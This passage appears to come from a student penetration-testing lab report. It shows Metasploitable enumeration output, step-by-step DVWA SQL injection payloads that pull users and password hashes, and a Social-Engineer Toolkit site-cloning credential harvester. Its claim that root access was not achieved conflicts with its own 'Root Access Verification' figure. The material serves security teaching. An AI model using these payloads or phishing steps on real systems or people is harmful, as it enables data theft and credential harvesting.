Figure 5.11: Root Access Verification

```
sh: uname: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux
[
```

Figure 5.12: System Information (uname, id)

```
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
[
```

Figure 5.13: Filesystem Enumeration

A screenshot of a terminal window titled "kali@kali: ~". The window shows the contents of the /etc/passwd file. The file lists various system accounts and their home directories and shells. The output is as follows:

```
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/issue
```

Figure 5.14: passwd File Output


A screenshot of a terminal window titled "kali@kali: ~". The window shows the output of the ps aux command, listing active processes. The output is as follows:

| Session | Process ID | CPU Usage | Memory Usage | TTY | Status | Date | Time | Command |
|----------|------------|-----------|--------------|-------|--------|-------|------|--|
| root | 4642 | 0.0 | 0.1 | 2568 | 1196 | tty1 | Ss | Dec03 0:00 /bin/login |
| | | | | | | | | -- |
| root | 4648 | 0.0 | 1.1 | 13924 | 12004 | ? | S | Dec03 0:01 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 1 |
| | | | | | | | | 20000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb |
| daemon | 4653 | 0.0 | 0.0 | 2316 | 220 | ? | SN | Dec03 0:00 distccd --d |
| aemon | 4657 | 0.0 | 0.1 | 2724 | 1188 | ? | S | Dec03 0:00 /bin/sh /root/.vnc/xstartup |
| root | 4660 | 0.0 | 0.2 | 5936 | 2568 | ? | S | Dec03 0:00 xterm -geom |
| | | | | | | | | etry 80x24+10+10 -ls -title X Desktop |
| root | 4665 | 0.0 | 0.4 | 8988 | 4992 | ? | S | Dec03 0:01 fluxbox |
| root | 4694 | 0.0 | 0.1 | 2852 | 1544 | pts/0 | Ss+ | Dec03 0:00 -bash |
| msfadmin | 4744 | 0.0 | 0.1 | 4616 | 1988 | tty1 | S+ | Dec03 0:00 -bash |
| dhcp | 4761 | 0.0 | 0.0 | 2440 | 768 | ? | Ss | Dec03 0:00 dhclient eth1 |
| root | 4832 | 0.0 | 0.1 | 2724 | 1184 | ? | SNs | Dec03 0:00 sh |
| root | 4994 | 0.0 | 0.0 | 2364 | 920 | ? | RN | 00:21 0:00 ps aux |

Figure 5.15: Active Processes (ps aux)

```
kali㉿kali: ~
Session Actions Edit View Help
udp      0      0 192.168.56.102:53      0.0.0.0:*
    4096/named
udp      0      0 10.0.2.15:53      0.0.0.0:*
    4096/named
udp      0      0 127.0.0.1:53      0.0.0.0:*
    4096/named
udp      0      0 0.0.0.0:68      0.0.0.0:*
    4761/dhclient
udp      0      0 0.0.0.0:68      0.0.0.0:*
    3693/dhclient3
udp      0      0 0.0.0.0:69      0.0.0.0:*
    4497/xinetd
udp      0      0 0.0.0.0:46533     0.0.0.0:*
    4404/rpc.mountd
udp      0      0 0.0.0.0:35047     0.0.0.0:*
-
udp      0      0 0.0.0.0:111      0.0.0.0:*
    3679/portmap
udp6     0      0 :::48031      :::*
    4096/named
udp6     0      0 :::53      :::*
    4096/named
```

Figure 5.16: Network Ports (netstat)



A screenshot of a terminal window with a dark background. At the top, there is a menu bar with tabs: Session, Actions, Edit, View, and Help. Below the menu, the window displays a list of service names in white text. The list includes:

- mysql-ndb-mgm
- networking
- nfs-common
- nfs-kernel-server
- openbsd-inetd
- pcmciautils
- portmap
- postfix
- postgresql-8.3
- pppd-dns
- procps
- proftpd
- rc
- rc.local
- rcS
- reboot
- rmnologin
- rsync
- samba
- screen-cleanup
- sendsigs
- single
- skeleton
- ssh
- stop-bootlogd
- stop-bootlogd-single
- sysklogd
- tomcat5.5
- udev
- udev-finish
- ufw
- umountfs
- umountnfs.sh
- umountroot

Figure 5.17: /etc/init.d Services

5.2 Web Application Penetration Testing Implementation (DVWA – SQL Injection)

Step 1: Start DVWA Using Docker

Commands used to start Docker and launch DVWA:

```
sudo systemctl start docker
sudo docker run -d -p 80:80 vulnerables/web-dvwa
```

Step 2: Login Into DVWA

DVWA was accessed using the following URL:

<http://127.0.0.1/>

Credentials used:

- Username: admin
- Password: password




Figure 5.18: DVWA Login Page

Step 3: Set Security Level to Low

Steps followed:

- Open DVWA Security
- Select Low
- Click Submit

The screenshot shows the DVWA Security Level page. The DVWA logo is at the top. On the left is a sidebar with various exploit modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a heading "DVWA Security" with a padlock icon. It says "Security level is currently: **low**". Below that is a paragraph about setting the security level. A numbered list follows: 1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. There is a dropdown menu set to "Low" and a "Submit" button. Below this is a section titled "PHPIDS". It says "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented." It says "You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently: **disabled**. [Enable PHPIDS] · [View IDS log]". At the bottom is a message box saying "Security level set to low".

Figure 5.19: DVWA Security Level Set to Low

Step 4: Open SQL Injection Module

- Click on **SQL Injection** in the left panel
- A User ID input field appears

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main menu on the left includes "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", "CSRF", "File Inclusion", "File Upload", "Insecure CAPTCHA", "SQL Injection" (which is highlighted in green), "SQL Injection (Blind)", "Weak Session IDs", "XSS (DOM)", "XSS (Reflected)", "XSS (Stored)", "CSP Bypass", and "JavaScript". Below the menu are links for "DVWA Security", "PHP Info", "About", and "Logout". The central area is titled "Vulnerability: SQL Injection" and contains a form with a "User ID:" input field and a "Submit" button. Below the form is a "More Information" section with a list of links related to SQL injection. At the bottom, it shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons on the right.

Figure 5.20: SQL Injection Module in DVWA

Step 5: Test Normal Input

Input used:

1

Output: Admin user record displayed.

The screenshot shows the DVWA SQL Injection module. The "User ID:" field contains "1". The output below the form shows the results of the query: "ID: 1", "First name: admin", and "Surname: admin". The "More Information" section is visible at the bottom.

Figure 5.21: Normal SQL Query Output for ID = 1

Step 6: Test SQL Error Injection

Input used:

1'

Result: SQL error displayed.




Figure 5.22: SQL Error Produced by Invalid Input

Step 7: Perform OR-Based SQL Injection

Payload used:

1' OR '1'='1

Result: Multiple user records displayed.

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar is a status bar showing Username: admin, Security Level: low, and PHPIDS: disabled. The main content area has a title "Vulnerability: SQL Injection". It contains a form with "User ID:" input and a "Submit" button. Below the form, several user records are listed, each starting with "ID: 1' OR '1='1". The records include:

- ID: 1' OR '1='1
First name: admin
Surname: admin
- ID: 1' OR '1='1
First name: Gordon
Surname: Brown
- ID: 1' OR '1='1
First name: Hack
Surname: Me
- ID: 1' OR '1='1
First name: Pablo
Surname: Picasso
- ID: 1' OR '1='1
First name: Bob
Surname: Smith

Below the list is a "More Information" section with a link to a local file: [http://www.dvwa.com/index.php?id=1&submit=Submit](#). At the bottom right are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

Figure 5.23: OR-Based SQL Injection Returning Multiple Records

Step 8: Extract Users Using UNION Injection

Payload used:

```
1' UNION SELECT user, password FROM users#
```

Result: Usernames and password hashes extracted.

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current category, highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". A form field "User ID:" contains the value "1' UNION SELECT user, password FROM users#". Below it, the output shows multiple rows of extracted data:

```

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5ea765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853078922e93

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3960d7e8d4fcc69210b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40ccade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5ea765d61d8327deb882cf99

```

Below the output is a "More Information" section with a list of links:

- <http://www.securiteam.com/securityreviews/3DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fernrh.maviluna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

Figure 5.24: Extraction of Users and Password Hashes Using UNION Injection

Database Version Extracted

The screenshot shows the DVWA SQL Injection page. The sidebar and main content area are identical to Figure 5.24, except for the SQL injection query in the User ID field:

```

User ID: 1' UNION SELECT @version, 2#

```

The output shows the database version:

```

ID: 1' UNION SELECT @version, 2#
First name: admin
Surname: admin

ID: 1' UNION SELECT @version, 2#
First name: 10.1.26-MariaDB-0+deb9u1
Surname: 2

```

Figure 5.25: Database Version Extracted Using SQL Injection

Extract Current DB User & Database Name



Figure 5.26: Current Database User and DB Name Extraction

List All Tables in Database




Figure 5.27: Listing All Tables in the Database

5.3 Social Engineering Implementation (SET Toolkit – Phishing Attack)

The following steps explain how the phishing penetration test was executed:

Step 1: Launch SET

Launch SET using the following command:

```
sudo setoolkit
```




Figure 5.28: Launching the Social Engineering Toolkit (SET)

SET opens with its main menu containing multiple attack options.

Step 2: Select Social Engineering Attack

From the main menu:

1) Social-Engineering Attacks





Figure 5.29: Selecting Social Engineering Attacks

Step 3: Choose Website Attack Vectors

1) Website Attack Vectors



```
kali㉿kali: ~
Session Actions Edit View Help
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

Figure 5.30: Choosing Website Attack Vectors

Step 4: Select Credential Harvester Attack Method

1) Credential Harvester Attack Method



```
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu


set:webattack>3
```

Figure 5.31: Selecting Credential Harvester Attack Method

This enables the attacker to capture login credentials entered by the victim.

Step 5: Choose “Site Cloner”

2) Site Cloner



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Figure 5.32: Selecting Site Cloner Option

5.1 Enter Attacker IP Address

The IP address of the Kali machine was entered to host the cloned website:

192.168.56.101

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168
.8.91]: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com
```

Figure 5.33: Entering Attacker IP Address

5.2 Enter Website URL to Clone

A test website suitable for security research was used:

http://testphp.vulnweb.com

```
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com

[*] Cloning the website: http://testphp.vulnweb.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are
available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 5.34: Entering Website URL to Clone

SET automatically downloaded and reconstructed the website as a local clone.

5.3 SET Starts the Credential Harvester

After cloning the website, SET displayed:

Credential Harvester running on port 80

This indicates that the phishing page is active at:

http://192.168.56.101

5.4 Victim Interaction

When the victim opened the phishing webpage and entered login details, SET immediately recorded the captured credentials.

Example capture:

```
[*] LOGIN INFO RECEIVED
Username: testuser
Password: 12345
```

Chapter 6

HARDWARE / SOFTWARE TOOLS USED

This chapter provides a detailed overview of the hardware and software tools that were used in performing the Social Engineering penetration testing experiment using the Social Engineering Toolkit (SET). The project required a system capable of running Kali Linux along with the necessary components to host and test phishing attacks.

6.1 Hardware Requirements

- **Laptop / PC** Used to run Kali Linux and the Social Engineering Toolkit.
Minimum specifications:
 - Processor: Intel/AMD 64-bit
 - RAM: 4 GB (8 GB recommended for virtualization)
 - Storage: 20–40 GB
 - Network: Wi-Fi or Ethernet (required for hosting phishing pages)
- **Virtualization Support** VT-x / AMD-V enabled in BIOS to support Kali Linux virtual machine.

6.2 Software Requirements

1. Kali Linux

Kali Linux served as the primary environment for ethical hacking activities. It comes preinstalled with essential penetration-testing tools, including SET.

Used for:

- Running the Social Engineering Toolkit (SET)
- Hosting the phishing website
- Capturing harvested credentials

2. Social Engineering Toolkit (SET)

SET was the core tool utilized in the social engineering penetration test.

Features used in the project:

- Social Engineering Attacks
- Website Attack Vectors
- Credential Harvester Attack Method
- Site Cloner Utility

Used for:

- Creating a phishing webpage
- Cloning a legitimate website
- Harvesting victim credentials
- Demonstrating real-world social engineering attacks

3. Apache Web Server

Apache was automatically started by SET to host the cloned phishing webpage.

Used for:

- Hosting the phishing attack page
- Allowing a victim browser to access the cloned website

Note: No manual Apache configuration was required—SET handled it internally.

4. Web Browser (Firefox)

A browser such as Firefox was used to:

- Access the phishing page
- Enter sample credentials
- Verify credential harvesting in the SET console

5. VirtualBox

VirtualBox was used to run the Kali Linux virtual machine required for the attack environment.

Chapter 7

RESULTS & DISCUSSION

This chapter presents the results obtained from three major penetration testing domains— network testing, web application testing, and social engineering attacks. The findings illustrate how attackers identify and exploit weaknesses at different levels of a system, and they highlight the essential defensive measures required to counter such attacks.

7.1 Network Penetration Testing – Results & Discussion

Tools such as Nmap for scanning, service enumeration, and Hydra for brute-force password testing revealed significant insights into the exposure of network services. During scanning, multiple open ports were identified, including HTTP, FTP, and SSH—indicating a broad attack surface.

Weak password authentication tests using Hydra demonstrated how attackers can leverage default or weak credentials to gain unauthorized access. Although full root access was not achieved, the results clearly illustrated the typical attacker workflow:

- Mapping the network,
- Identifying open ports,
- Enumerating vulnerable services,
- Attempting deeper exploitation.
